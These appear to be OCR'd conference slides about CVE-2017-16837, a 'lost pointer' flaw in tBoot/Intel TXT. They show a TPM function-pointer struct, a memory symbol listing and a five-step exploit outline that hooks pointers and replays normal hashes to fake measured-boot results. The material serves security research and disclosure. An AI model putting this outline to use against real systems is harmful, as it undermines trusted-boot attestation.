


Memory Layout of tBoot


```c
struct tpm_if tpm_12_if = {
    .init = tpm12_init,
    .pcr_read = tpm12_pcr_read,
    .pcr_extend = tpm12_pcr_extend,
    .pcr_reset = tpm12_pcr_reset,
    .nv_read = tpm12_nv_read_value,
    .nv_write = tpm12_nv_write_value,
    .get_nvindex_size = tpm12_get_nvindex_size,
    .get_nvindex_permission = tpm12_get_nvindex_permission,
    .seal = tpm12_seal,
    .unseal = tpm12_unseal,
    .verify_creation = tpm12_verify_creation,
    .get_random = tpm12_get_random,
    .save_state = tpm12_save_state,
    .cap_pcrs = tpm12_cap_pcrs,
    .check = tpm12_check,
    .cur_loc = 0,
    .timeout.timeout_a = TIMEOUT_A,
    .timeout.timeout_b = TIMEOUT_B,
    .timeout.timeout_c = TIMEOUT_C,
    .timeout.timeout_d = TIMEOUT_D,
};
```

“Lost Pointer” Vulnerability (CVE-2017-16837)

```
00840234 D g_tpm
00840238 d num_lines
0084023c d cursor_y
0084023d d cursor_x
00840240 d g_saved_mtrrs
00840260 D g_sinit
00840264 D g_using_da
00840268 d g_elog_2_1
0084026c d g_elog_2
00840270 d g_elog
00840280 D g_rsdp
008402c0 D tpm_12_if
00840460 D tpm_20_if
```




Measured by Intel TXT!



Memory Layout of tBoot

Exploit Scenario of the CVE-2017-16837 (1)



(1) Leave normal hashes in event logs


(2) Extract and calculate the normal hashes

(3) Store the normal hashes in RAM


(4) Hook function pointers in the DCE and the DLME

(5) Reset the TPM and replay the normal hashes with the hooked functions


Exploit Scenario of the CVE-2017-16837 (2)



Exploit Scenario of the CVE-2017-16837 (2)




Contents - CVE-2018-6622



DRTM measures code while waking up!

